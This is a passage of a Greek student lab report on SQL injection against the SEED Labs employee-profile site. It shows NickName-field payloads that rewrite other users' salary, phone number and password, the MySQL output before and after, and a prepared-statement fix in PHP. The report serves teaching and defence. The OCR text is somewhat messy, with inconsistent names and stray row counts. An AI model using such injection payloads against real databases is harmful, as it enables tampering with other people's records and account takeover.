UPDATE credential SET nickname='', PhoneNumber='3333333333' WHERE  
Name='Boby' # ...
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

3.2.2 Αποτελέσματα




Εικόνα 3.2.2.1. Η SQL Injection επίθεση στον μισθό του χρήστη «Aggelos»




Εικόνα 3.2.2.2. Η SQL Injection επίθεση στον μισθό του χρήστη «Boby»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 3.2.2.3. Η SQL Injection επίθεση στο τηλέφωνο του χρήστη «Boby»



Εικόνα 3.2.2.4. Τα αποτελέσματα της SQL Injection επίθεση στο μισθό του χρήστη «Aggelos»

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
/bin/bash
mysql> SELECT Name, Salary FROM credential WHERE Name='Aggelos';
+-----+-----+
| Name   | Salary |
+-----+-----+
| Aggelos | 745000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Boby';
+-----+-----+
| Name   | Salary |
+-----+-----+
| Boby   | 30000  |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Boby';
+-----+-----+
| Name   | Salary |
+-----+-----+
| Boby   | 1       |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Εικόνα 3.2.2.5. Ο μισθός του «Boby» πριν και μετά την SQL Injection

```
/bin/bash
| Name | PhoneNumber |
+-----+-----+
| Boby  | 3333333333 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, PhoneNumber FROM credential WHERE Name='Boby';
+-----+-----+
| Name   | PhoneNumber |
+-----+-----+
| Boby   |              |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, PhoneNumber FROM credential WHERE Name='Boby';
+-----+-----+
| Name   | PhoneNumber |
+-----+-----+
| Boby   | 3333333333  |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Εικόνα 3.2.2.6. Το τηλέφωνο του «Boby» πριν και μετά την SQL Injection

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

3.2.3 Παρατηρήσεις

Η παράμετρος «WHERE Name='Aggelos' / 'Boby'» και η συμπλήρωση στο πεδίο NickName επιτυγχάνει την τροποποίηση μόνο το πεδίο «Salary» / «PhoneNumber» του χρήστη «Aggelos» / «Boby».

3.3 Τροποποίηση του password άλλων χρηστών

3.3.1 Ενέργειες

Για την ανάγκη της επίθεσης προκειμένου να αλλάξουμε το τηλέφωνο του προισταμένου μας «Boby», συμπληρώσαμε στο πεδίο NickName την εντολή :


```
', Password='hashed_pwd' WHERE Name='Boby' #
```

Από τον rhr κώδικα, η SQL εντολή που εκτελείται είναι η εξής :

```
UPDATE credential SET nickname='', Password='hashed_pwd' WHERE  
Name='Boby' # ...
```

Ο κωδικός του Bob που αποθηκεύτηκε είναι η hash value του «bob123».

3.3.2 Αποτελέσματα



The screenshot shows a terminal window with a MySQL database interface. The terminal title is "/bin/bash 66x25". The MySQL prompt is "mysql>". The query executed is "SELECT Name, Password FROM credential WHERE Name='Boby';". The results are displayed in a table format.

Name	Password
Boby	b78ed97677c161c1c82c142906674ad15242b2d4

8 rows in set (0.00 sec)

1 row in set (0.00 sec)

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)


SHA1 and other hash functions online generator

bob123 hash

sha-1 ▼

Result for

sha1: 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
/bin/bash
mysql> SELECT Name, Salary, PhoneNumber FROM credential;
+-----+-----+-----+
| Name   | Salary | PhoneNumber |
+-----+-----+-----+
| Alice  | 20000  |             |
| Bobby  | 1       | 6977777777  |
| Ryan   | 50000  |             |
| Samy   | 90000  |             |
| Ted     | 110000 |             |
| Admin  | 400000 |             |
| Vasilis | 750000 | 6977777777  |
| Aggelos | 745000 | 6944444444  |
+-----+-----+-----+
8 rows in set (0.00 sec)

mysql> SELECT Name, Password FROM credential WHERE Name='Boby';
+-----+-----+
| Name | Password |
+-----+-----+
| Bobby | 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/index.html 67%

Most Visited SEED Labs Sites for Labs

SEEDLABS

Employee Profile Login


USERNAME

PASSWORD

Login

Copyright © SEED LABS

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php 67%

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	3333333333

3.3.3 Παρατηρήσεις

Η παράμετρος «WHERE Name='Boby'» και η συμπλήρωση στο πεδίο NickName επιτυγχάνει την τροποποίηση μόνο το πεδίο «Password» του χρήστη «Boby»

4. Αντίμετρα – Προετοιμασμένη δήλωση


4.2 Αποτελέσματα



```
unsafe_home.php (/var/www/SQLInjection) - gedit
unsafe_home.php
/var/www/SQLInjection

}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_eid, $bind_salary, $bind_ssn,
$bind_phoneNumber, $bind_address, $bind_email, $bind_nickname, $bind_pwd);
$stmt->fetch();
if($id!=""){
// If id exists that means user exists and is successfully authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
}else{
// User authentication failed
echo "</div>";
echo "</nav>";
echo "<div class='container text-center'>";
echo "<div class='alert alert-danger'>";
echo "The account information your provide does not exist.";
echo "<br>";
echo "</div>";
}
```



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Σας ευχαριστώ για την προσοχή σας.

